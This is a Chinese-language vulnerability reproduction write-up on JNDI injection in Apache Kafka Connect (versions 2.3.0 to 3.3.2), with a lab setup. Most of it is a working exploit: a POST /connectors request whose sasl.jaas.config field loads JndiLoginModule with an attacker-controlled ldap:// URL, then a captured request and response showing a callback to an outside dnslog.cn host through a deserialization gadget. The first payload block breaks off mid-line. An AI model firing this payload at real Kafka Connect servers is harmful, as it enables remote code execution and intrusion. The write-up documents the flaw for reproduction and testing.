

A22-1Apache-Kafka Connect-JNDI注入


漏洞描述:

Kafka Connect是一种用于在Apache Kafka和其他系统之间可扩展且可靠地流式传输数据的工具。它使快速定义将大量数据移入和移出Kafka的连接器变得简单。Kafka Connect可以摄取整个数据库或从所有应用程序服务器收集指标到Kafka主题中，使数据可用于低延迟的流处理。

影响版本:

2.3.0 <=Apache Kafka <=3.3.2

网站图片:



网络测绘:


本地环境搭建，Vulnhub执行如下命令启动一个Apache Druid 25.0.0服务，其内部使用的kafka-clients版本是3.3.1:

```
docker-compose up -d
```

5、漏洞复现

burp抓包查看是否存在相关依赖

http://x.x.x.x:8083/connector-plugins



payload:

POST /connectors HTTP/1.1
Host: 127.0.0.1:8083
Content-Type: application/json
Content-Length: 821

```
{
  "name": "xxx",
  "config": {
    "connector.class": "io.debezium.connector.mysql.MySqlConnector",
    "database.hostname": "127.0.0.1",
    "database.port": "3306",
    "database.user": "root",
    "database.password": "xxxx",
    "database.server.id": "xxxx",
    "database.server.name": "xxxx",
    "database.history.kafka.bootstrap.servers": "127.0.0.1:9092",
    "database.history.kafka.topic": "xxxx",
    "database.history.producer.security.protocol": "SASL_SSL",
    "database.history.producer.sasl.mechanism": "PLAIN",
    "database.history.producer.sasl.jaas.config": "com.sun.security.auth.module.JndiLoginModule required user.provider.url=\"ldap://xxxx\" useFirstPass=\"true\" serv
  }
}
payload:
```

效果图:

Request

Raw Params Headers Hex

POST /connectors HTTP/1.1
Host: 192.168.189.129:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 885

```
{
  "name": "kafka424",
  "config": {
    "connector.class": "io.debezium.connector.mysql.MySqlConnector",
    "database.hostname": "127.0.0.1",
    "database.port": "3306",
    "database.user": "root",
    "database.password": "123qwe",
    "database.serverTimezone": "America/Los_Angeles",
    "database.server.id": "1234",
    "database.server.name": "test1",
    "database.history.kafka.bootstrap.servers": "127.0.0.1:9092",
    "database.history.kafka.topic": "qweqwr",
    "database.history.producer.security.protocol": "SASL_SSL",
    "database.history.producer.sasl.mechanism": "PLAIN",
    "database.history.producer.sasl.jaas.config": "com.sun.security.auth.module.JndiLoginModule
required user.provider.url=\"ldap://18tp14.dnslog.cn/Deserialization/URLDNS/18tp14.dnslog.cn\"
useFirstPass=\"true\" serviceName=\"x\" debug=\"true\" group.provider.url=\"xxx\";"
  }
}
```

Response

Raw Headers Hex

HTTP/1.1 201 Created
Connection: close
Date: Sat, 18 Mar 2023 06:35:25 GMT
Location: http://192.168.189.129:8083/connectors/kafka424
Content-Type: application/json
Content-Length: 865
Server: Jetty(9.4.20.v20190813)

```
{
  "name": "kafka424",
  "config": {
    "connector.class": "io.debezium.connector.mysql.MySqlConnector",
    "database.hostname": "127.0.0.1",
    "database.port": "3306",
    "database.user": "root",
    "database.password": "123qwe",
    "database.serverTimezone": "America/Los_Angeles",
    "database.server.id": "1234",
    "database.server.name": "test1",
    "database.history.kafka.bootstrap.servers": "127.0.0.1:9092",
    "database.history.kafka.topic": "qweqwr",
    "database.history.producer.security.protocol": "SASL_SSL",
    "database.history.producer.sasl.mechanism": "PLAIN",
    "database.history.producer.sasl.jaas.config": "com.sun.security.auth.module.JndiLoginModule
required user.provider.url=\"ldap://18tp14.dnslog.cn/Deserialization/URLDNS/18tp14.dnslog.cn\"
useFirstPass=\"true\" serviceName=\"x\" debug=\"true\" group.provider.url=\"xxx\";"
  }
}
```

Get SubDomain

Refresh Record

18tp14.dnslog.cn

DNS Query Record	IP Address	Created Time
18tp14.dnslog.cn	192.168.189.129	2023-03-18 14:35:24